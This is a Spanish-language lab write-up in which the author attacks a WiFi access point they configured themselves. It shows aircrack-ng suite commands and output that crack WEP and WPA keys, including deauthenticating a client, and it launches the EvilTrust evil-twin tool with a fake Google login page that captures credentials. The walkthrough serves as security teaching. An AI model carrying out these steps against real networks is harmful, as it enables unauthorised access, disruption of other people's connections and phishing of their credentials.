

Hacking en redes WiFi



Índice

Introducción.....	2
Prueba de hackeo de red Wifi con WEP.....	3
Prueba de hackeo de red Wifi con WPA/WPA2.....	8
Creación de un punto de acceso falso para realizar un Evil Twin Attack.....	12
Realizando una prueba de hackeo de una red WPA/WPA2 aprovechando la debilidad de WPS (Wi-Fi Protected Setup).....	18

Introducción

Primero de todo tenemos que entrar a la configuración del router, para ello lo conectamos al PC. En mi caso no aparecía el método de conexión del navegador debajo del router. Busqué el modelo de router por internet y encontré que hay que entrar en la dirección 192.168.0.254




Figura 1: Entrando al router

Prueba de hackeo de red Wifi con WEP

Ahora nos toca configurar el router como punto de acceso Wifi, con clave WEP, yo elegí la contraseña verde:

The screenshot shows the TP-Link web interface for a TL-WA901N router. The browser address bar shows the URL `192.168.0.254/YEQZESQAPVZRSVHA/userRpm/Index.htm`. The page title is "450Mbps Wireless N Access Point Model No. TL-WA901N". The "Quick Setup" tab is active. The "Access AP Mode Settings" section is displayed, with the following configuration:

- Wireless Network Name(SSID): TP-LINK_AP_F024 (also called SSID)
- Channel: Auto
- Wireless Security Mode: WEP
- Type: Open System
- WEP Key Format: ASCII
- Key Selected: Key 1 (selected)
- WEP Key: verde
- Key Type: 64bit

Below the key selection, there are four rows for Key 2, Key 3, and Key 4, all of which are disabled. A warning message at the bottom states: "We do not recommend using the WEP encryption if the device operates in 802.11n mode due to the fact that WEP is not supported by 802.11n specification." The "Back" and "Next" buttons are visible at the bottom right.

Figura 2: Configurando clave WEP en el router

Aquí vemos como queda la configuración y finalizamos:

The screenshot displays the TP-Link router configuration web interface. At the top, there is a navigation bar with tabs: Start, Mode, Wireless Settings, Network Settings, and Finish. Below the navigation bar, a confirmation message states: "Confirm the configuration you have set. If anything is wrong, please go BACK to reset. It's recommended to take a note of these settings that you'll need later for reference." The interface is divided into two main sections: "Wireless Settings" and "Network Settings".

Wireless Settings

Operation Mode:	Access Point
Wireless Network Name(SSID):	TP-LINK_AP_F024
Channel:	Auto (Current channel 3)
Wireless Security Mode:	Secure(WEP)
Type:	Open System
Key Index:	1
Wireless Password:	verde

Network Settings

Default Access:	http://tplinkap.net
LAN IP Address:	192.168.0.254

Below the Network Settings table, there is a "Save" button and a link that says "Save these settings as a text file for future reference". At the bottom of the interface, there are two buttons: "Back" and "Finish".

Figura 3: Viendo y finalizando configuración del router

Nos toca ahora pasar a nuestra máquina kali, donde conseguiremos sacar las contraseñas.

Primero de todo vemos nuestra interfaz inalámbrica, lo podemos hacer con ifconfig, en nuestro caso la wlan0:

```
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 86:47:5d:25:b6:00 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 4: Interfaz inalámbrica

Luego con la herramienta airmmon, ponemos nuestra tarjeta en modo monitor:

```
(root@kali)-[/home/kali]
# airmmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  1156 NetworkManager
  1304 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0             rt73usb     D-Link System AirPlus G DWL-G122(rev.
C1) [Ralink RT2571W]
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]w
lan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

Figura 5: Tarjeta en modo monitor

Con el comando airodump-ng interfaz vemos las redes Wifi a nuestro alcance, nos interesa la red TP-LINK_AP_F024. Entre otros datos podemos ver la dirección física o el canal en el que emite, que lo necesitaremos próximamente, también confirmamos que tiene clave tipo WEP.

```
(root@kali)~[/home/kali]
# airodump-ng wlan0mon

CH 1 ][ Elapsed: 30 s ][ 2022-05-17 15:20

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
E4:C3:2A:33:F0:24 -11 18      2  0  8  54e. WEP WEP <length: 0>
84:16:F9:5B:8C:58 -44 28     78  0  2  54e. WEP WEP TP-LINK_8C58
E8:DE:27:B2:E9:6A -47 12      0  0  6  130 OPN dd-wrt
B0:B8:67:BC:A6:60 -54 17      0  0  11 130 WPA2 CCMP PSK Andared
B0:B8:67:BD:EE:40 -57 12      0  0  1 130 WPA2 CCMP PSK Andared
B0:B8:67:BC:DA:A0 -57 19      0  0  11 130 WPA2 CCMP PSK Andared
F0:9F:C2:31:B7:3C -58 9       0  0  1 195 WPA2 CCMP MGT DEPARINF
B0:B8:67:BC:76:A0 -61 3       6  0  1 130 WPA2 CCMP PSK Andared
B0:B8:67:BC:18:E0 -62 6       0  0  6 130 WPA2 CCMP PSK Andared
B0:B8:67:BC:0A:00 -63 8       0  0  6 130 WPA2 CCMP PSK Andared
B0:B8:67:BB:50:E0 -62 4       0  0  11 130 WPA2 CCMP PSK Andared
B0:B8:67:BC:71:00 -65 2       0  0  1 130 WPA2 CCMP PSK Andared

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
B0:B8:67:BB:2A:E0 E8:2A:EA:68:99:67 -57  0 - 6e  0      9
(not associated) 52:64:AB:2D:3F:F2 -41  0 - 5   0      2      vodafoneAABP6S
(not associated) D8:EB:97:21:39:5E -45  0 - 1   0      7
```

Figura 6: Obteniendo datos de la Wifi que vamos a atacar

Ahora necesitamos capturar los paquetes, esto lo haremos con el comando airodump-ng, necesitamos la MAC y el canal que hemos obtenido antes, elegimos el nombre del fichero y por último la interfaz wlan0mon (ya que está en modo monitor):

```
(root@kali)~[/home/kali]
# airodump-ng --bssid E4:C3:2A:33:F0:24 --channel 8 --write hackingwep wlan0mon
15:23:07 Created capture file "hackingwep-01.cap".
Read 217471 packets.

# BSSID          ESSID          Encryption
1 E4:C3:2A:33:F0:24 TP-LINK_AP_F024 WEP (35036 IVs)

Choosing first network as target.
Reading packets, please wait...
Opening hackingwep-01.cap
Read 217471 packets.

CH 8 ][ Elapsed: 3 mins ][ 2022-05-17 15:26

BSSID will be reset PWR RXQ Beacons #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
E4:C3:2A:33:F0:24 -17 100 A1:1888 36550 87  8  54e. WEP WEP TP-LINK_AP_F024

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
[00:00:02] Tested 3 keys (got 35153 IVs)
```

Figura 7: Capturando paquetes de nuestra red Wifi

Cuando tengamos los suficientes paquetes de datos, dependiendo de la clave pueden ser necesarios hasta 100.000 usaremos el fichero generado para con la herramienta aircrack conseguir la contraseña.

```
(root@kali)-[/home/kali]
# aircrack-ng hackingwep-01.cap
Reading packets, please wait...
Opening hackingwep-01.cap
Read 217471 packets.

E # BSSID: F0:24:33:2A:33:2A ESSID: TP-LINK_AP_F024 Encryption: WEP (35036 IVs)

Choosing first network as target.

Reading packets, please wait...
Opening hackingwep-01.cap
Read 217471 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.

Aircrack-ng 1.6

[00:00:02] Tested 3 keys (got 35353 IVs)

KB    depth  byte(vote)
0     0/ 1    76(46592) 99(44032) 17(43008) 68(43008) 44(42240)
1     0/ 1    65(49152) 45(42496) E6(42496) 2C(42240) 0B(41984)
2     0/ 1    72(51200) EF(43008) F7(43008) 52(42752) 5F(42240)
3     0/ 1    64(52480) 36(43776) 4A(42752) 2B(41984) 8E(41728)
4     0/ 2    77(43520) 16(43008) 76(42496) 77(42496) D3(42496)

KEY FOUND! [ 76:65:72:64:65 ] (ASCII: verde )
Decrypted correctly: 100%
```

Figura 8: Consiguiendo la contraseña con aircrack

Prueba de hackeo de red Wifi con WPA/WPA2

Ahora vamos a conseguir la contraseña, pero con cifrado WPA en nuestro caso, para lo cuál se usa otro método.

Primero de todo cambiamos la configuración del router, igual que antes pero cambiamos el tipo de contraseña a WPA.

The image shows a router's configuration interface for wireless security. The 'WPA/WPA2 - Personal(Recommended)' option is selected and highlighted with a red box. Below it, the 'Version' is set to 'WPA-PSK' (highlighted with a red box), 'Encryption' is set to 'AES', and the 'Wireless Password' is 'amarillo3' (highlighted with a red box). The 'Group Key Update Period' is set to '0' seconds. Below this, the 'WPA/WPA2 - Enterprise' section is visible, followed by the 'WEP' section which is currently unselected. The WEP section shows 'Type' as 'Open System' and 'WEP Key Format' as 'ASCII'. A table below shows three keys: Key 1 is selected (radio button) and has a value of 'verde' and a 'Key Type' of '64bit'; Key 2 and Key 3 are disabled.


Key Selected	WEP Key	Key Type
Key 1: <input checked="" type="radio"/>	verde	64bit
Key 2: <input type="radio"/>		Disabled
Key 3: <input type="radio"/>		Disabled

Figura 9: Configurando clave WPA

En mi caso he elegido la clave amarillo3.

Una vez en el kali ponemos la tarjeta en modo monitor, si no la tenemos de antes.

Luego realizamos el comando visto antes, `airodump-ng wlan0mon` (que es nuestra tarjeta de red en modo monitoreo). Con esto sacamos la información de antes y vemos que ahora tiene clave WPA2, no diferencia entre WPA y WPA2.



BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
B0:B8:67:BD:EE:40	-52	2	0 0	6	130	WPA2	CCMP	PSK	Andared
B0:B8:67:BB:2A:E0	-1	0	0 0	6	-1				<length: 0>
B0:B8:67:BC:DA:A0	-55	0	0 0	11	130	WPA2	CCMP	PSK	Andared
E8:DE:27:B2:E9:6A	-28	1	0 0	11	54e	WEP	WEP		dd-wrt
E4:C3:2A:33:F0:24	-12	4	0 0	8	405	WPA2	CCMP	PSK	TP-LINK_AP_F024
00:4A:77:EA:12:E1	-54	5	0 0	7	130	WPA2	CCMP	PSK	MIWIFI_2G_2mkp
B0:B8:67:BC:76:A0	-65	2	8 2	1	130	WPA2	CCMP	PSK	Andared
F0:9F:C2:31:B7:3C	-60	4	0 0	1	195	WPA2	CCMP	MGT	DEPARINF
84:16:F9:5B:8C:58	-45	7	28 0	2	54e	WEP	WEP		TP-LINK_8C58

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
B0:B8:67:BB:2A:E0	E8:2A:EA:68:99:67	-57	0 - 6e	0	2		
(not associated)	E8:94:F6:FB:2B:E3	-57	0 - 1	7	3		
(not associated)	BA:3B:CC:F7:96:F5	-61	0 - 1	0	2		
(not associated)	76:5D:8E:A1:75:D3	-57	0 - 1	0	2		WLAN_8B42
(not associated)	D8:68:C3:33:37:43	-65	0 - 1	0	1		
B0:B8:67:BC:76:A0	E8:D0:FC:D5:AF:05	-1	1e- 0	0	8		
84:16:F9:5B:8C:58	F6:F6:B1:3F:95:1B	-57	54e-11e	1	10		

Figura 10: Viendo información de nuestra WiFi WPA con airodump

Ahora, en vez de capturar un número de paquetes para conseguir la contraseña, necesitamos obtener el handshake de la red, una serie de mensajes que se intercambian el punto de acceso y el cliente al conectarse y desconectarse.

Eso lo conseguimos desconectando a un cliente que se conecte a la red. En mi caso he elegido mi móvil.

Antes tendremos que ponernos a la escucha de los paquetes con el comando `airodump-ng` incluyendo la MAC que hemos sacado antes, el canal, el fichero donde vamos a guardar la información y la tarjeta de red.

```

File Actions Edit View Help

B0:B8:67:BB:2A:E0 E8:2A:EA:68:99:67 -55 0 - 6e 0 30
(not associated) 72:5E:99:84:E1:59 -63 0 - 5 0 2
(not associated) 26:DE:9F:77:CE:89 -77 0 - 1 19 3
Quitting ...

(root@kali)~[/home/kali]
# airodump-ng --bssid E4:C3:2A:33:F0:24 --channel 8 --write capturawpa wlan0mon
15:37:44 Created capture file "capturawpa-01.cap".

CH 8 ][ Elapsed: 3 mins ][ 2022-05-17 15:41 ][ WPA handshake: E4:C3:2A:33:F0:24

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E4:C3:2A:33:F0:24 -17 100 1601 679 0 8 405 WPA2 CCMP PSK TP-LINK_AP_F024

BSSID STATION PWR Rate Lost Frames Notes Probes
E4:C3:2A:33:F0:24 A4:4B:D5:A0:D1:5C -45 1e- 2e 183 446 EAPOL TP-LINK_AP_F024
E4:C3:2A:33:F0:24 5C:A6:E6:EE:8A:DA -33 1e- 1e 0 100 EAPOL

```

Figura 11: Capturando paquetes y handshake con WPA

Aquí vemos en la parte de debajo la MAC de los dispositivos conectados, ya que en un caso normal no es normal poder mirar la propia MAC en el dispositivo, ya que la necesitamos para desautenticarlo.

Lo hacemos con aireplay-ng, indicando con -a la MAC del router y con -c la del cliente, en este caso mi móvil, también indicamos como siempre la tarjeta de red y en este caso -deauth y el número de paquetes para la desautenticación,

```

(root@kali)~[/home/kali]
# aireplay-ng --deauth 5 -a E4:C3:2A:33:F0:24 -c A4:4B:D5:A0:D1:5C wlan0mon
n
15:43:18 Waiting for beacon frame (BSSID: E4:C3:2A:33:F0:24) on channel 8
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0
15:43:18 Sending 64 directed DeAuth (code 7). STMAC: [A4:4B:D5:A0:D1:5C] [ 0

```

Figura 12: Desautenticando cliente WPA

Una vez hemos hecho esto se nos aparecerá en la captura de paquetes el handshake. Recordamos cuál era y guardamos el fichero.

```
WPA handshake: E4:C3:2A:33:F0:24
```

Figura 13: Handshake

Ahora haremos un ataque de fuerza bruta con el fichero de captura de paquetes que contiene el handshake y aircrack. Al no estar seguro de que el fichero rockyou contenga la clave amarillo3 y debido al tiempo que podría tardar creamos nuestro propio fichero con un par de claves de ejemplo y que contenga la nuestra.




Figura 14: Fichero con posibles contraseñas

Ahora sí con aircrack, el nombre del fichero de paquetes y con -w el fichero de contraseñas, conseguimos la contraseña.

```
(root@kali)-[/home/kali]
# aircrack-ng captura-01.cap -w rockyou.txt
Reading packets, please wait...
Opening captura-01.cap
Read 5091 packets.

# BSSID          ESSID          Encryption BSSID
1 E4:C3:2A:33:F0:24 TP-LINK_AP_F024 WPA (1 handshake) ...

Choosing first network as target.

Reading packets, please wait...
Opening captura-01.cap
Read 5091 packets.

1 potential targets

Aircrack-ng 1.6
[00:00:00] 14/14 keys tested (402.66 k/s)
Time left: --

KEY FOUND! [ amarillo3 ]

Master Key      : 20 74 73 33 9A 53 74 7A BE 00 79 D9 FC 9B 68 71
                  84 AD ED D8 52 14 65 20 29 73 75 57 24 F2 17 89

Transient Key   : 0E D6 5B 80 93 14 AF 33 8C F0 FE FE 2D D6 D0 A0
                  29 35 35 6E DB 94 73 07 A6 6E 62 1D FE 47 4B 71
                  79 0A 74 C8 56 6E 1B 20 1A 53 11 4A 67 FC E7 F5
                  4F C5 D8 7A 14 5C 5E AE 81 54 3E 26 3A D4 A0 C2

EAPOL HMAC     : AD D8 64 86 75 D0 D2 D3 34 ED 55 C4 1C 66 66 38
```

Figura 15: Consiguiendo la contraseña

Creación de un punto de acceso falso para realizar un Evil Twin Attack

Para este ejercicio haremos uso de la herramienta EvilTrust, la podemos encontrar en GitHub. Descargamos el ZIP.




Figura 16: EvilTrust en Github

Una vez descargado, descomprimos el zip con unzip y ejecutamos el eviltrust.sh para ver como funciona.



Figura 17: Ejecutando EvilTrust

Vemos que tiene dos modos, uno en línea de comandos y otro gráfico, nosotros usaremos el de línea de comandos, para ello ejecutamos lo siguiente:


```
root@kali:~/Downloads/evilTrust-master# ./evilTrust.sh -m terminal
██████████ (Hecho por s4vitar - Eso le metes un nmap y pa' dentro)
[*] Comprobando programas necesarios ...
. . . . . [V] La herramienta php se encuentra instalada
[X] La herramienta dnsmasq no se encuentra instalada
[X] La herramienta hostapd no se encuentra instalada
[!] Es necesario contar con las herramientas php, dnsmasq y hostapd instaladas para ejecutar este script
```

Figura 18: Ejecutando EvilTrust en terminal

Vemos que tenemos que tener dos herramientas que no están instaladas, simplemente instalamos con apt install y volvemos a ejecutar. Como vamos a hacer un ataque con red inalámbrica, antes de ejecutar conecto un tarjeta inalámbrica USB que tenía por casa a la máquina.



Figura 19: Dispositivo USB Inalámbrico

Ahora sí ejecutamos de nuevo, vemos que las herramientas están instaladas y elegimos la interfaz wlan0mon, la inalámbrica.

```
[*] Listando interfaces de red disponibles ...
1. docker0
2. eth0
3. lo
4. wlan0mon

[*] Nombre de la interfaz (Ej: wlan0mon):
```

Figura 20: Seleccionando Interfaz

Ahora ponemos un nombre a nuestra red Wifi y configuramos el canal y la plantilla que usaremos de las diferentes que hay, yo eligo la google-login.

```
[*] Nombre de la interfaz (Ej: wlan0mon): wlan0mon
[*] Nombre del punto de acceso a utilizar (Ej: wifiGratis): WifiConectaAqui
[*] Canal a utilizar (1-12): 8
[!] Matando todas las conexiones...
[*] Configurando interfaz wlan0mon
[*] Iniciando hostapd ...
[*] Configurando dnsmasq ...
[Información] Si deseas usar tu propia plantilla, crea otro directorio en el proyecto y especifica su nombre :)
[*] Plantilla a utilizar (facebook-login, google-login, starbucks-login, twitter-login, yahoo-login, cliqq-payload, all_in_one, optimumwifi): google-login
```

Figura 21: Configurando nombre, canal y plantilla

Ahora nos conectamos con nuestro teléfono para obtener los datos, vemos que la Wifi nos pide un Login, que simula uno de Google, allí introducimos el correo y contraseña.




Figura 23: Viendo punto de acceso

